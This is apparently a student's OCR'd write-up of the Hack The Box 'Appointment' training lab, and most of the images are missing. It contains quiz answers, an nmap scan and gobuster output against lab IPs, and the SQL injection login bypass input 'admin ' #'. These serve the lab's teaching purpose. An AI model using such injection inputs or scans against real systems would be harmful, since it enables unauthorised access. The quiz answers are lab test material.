

ISSACK WAITHAKA
cs-sa07-24085

Tier 1

Appointment

- The first step was to connect to the openvpn and then spawn the machine







Questions


1.

2.





3.






4.



TASK 4
What does Nmap report as the service and version that are running on port 80 of the target?
****** ***** *.*.** ((******))
Apache httpd 2.4.38 ((Debian))
Hide Answer


dylan@kali: ~/Downloads
File Actions Edit View Help
(dylan㉿kali)-[~/Downloads]
$ nmap -sV 10.129.63.94
Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-27 10:47 EAT
Nmap scan report for 10.129.63.94
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.38 ((Debian))
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.77 seconds


5.


TASK 5
What is the standard port used for the HTTPS protocol?
***
443
Hide Answer


6.



TASK 6
What is a folder called in web-application terminology?
********y
directory
Hide Answer

7.


TASK 7
What is the HTTP response code is given for 'Not Found' errors?
***
404
Hide Answer

8.


TASK 8
Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?
***
dir
Hide Answer


dylan@kali: ~/Downloads
File Actions Edit View Help
[!] Keyboard interrupt detected, terminating.
Error: the server returns a status code that matches the provided options for non existing urls. http://10.129.93.243/nibbleblog/04fddcea-a5f8-441b-acda-82fad29ad8a0 ⇒ 0 (Length: 0). To continue please exclude the status code or the length
(dylan㉿kali)-[~/Downloads]
$ gobuster --help
Usage:
gobuster [command]
Available Commands:
completion Generate the autocompletion script for the specified shell
dir Uses directory/file enumeration mode
dns Uses DNS subdomain enumeration mode
fuzz Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
gcs Uses gcs bucket enumeration mode
help Help about any command
s3 Uses aws bucket enumeration mode
tftp Uses TFTP enumeration mode
version shows the current version
vhost Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)
Flags:
--debug Enable debug output
--delay duration Time each thread waits between requests (e.g. 1500ms)
-h, --help help for gobuster
--no-color Disable color output
--no-error Don't display errors
-z, --no-progress Don't display progress
-o, --output string Output file to write results to (defaults to stdout)
-p, --pattern string File containing replacement patterns
-q, --quiet Don't print the banner and other noise
-t, --threads int Number of concurrent threads (default 10)
-v, --verbose Verbose output (errors)
-w, --wordlist string Path to the wordlist. Set to - to use STDIN.
--wordlist-offset int Resume from a given position in the wordlist (defaults to 0)
Use "gobuster [command] --help" for more information about a command.


9.



TASK 9
What single character can be used to comment out the rest of a line in MySQL?
*
#
Hide Answer


10

- For this I used the comment I learnt from the previous task. I used **admin ' #**

11.







Conclusion


-In this module I have learn about sql and how to exploit sql vulnerabilities


Sequel

The first thing was to connect through openvpn and spawn the target machine.

Questions

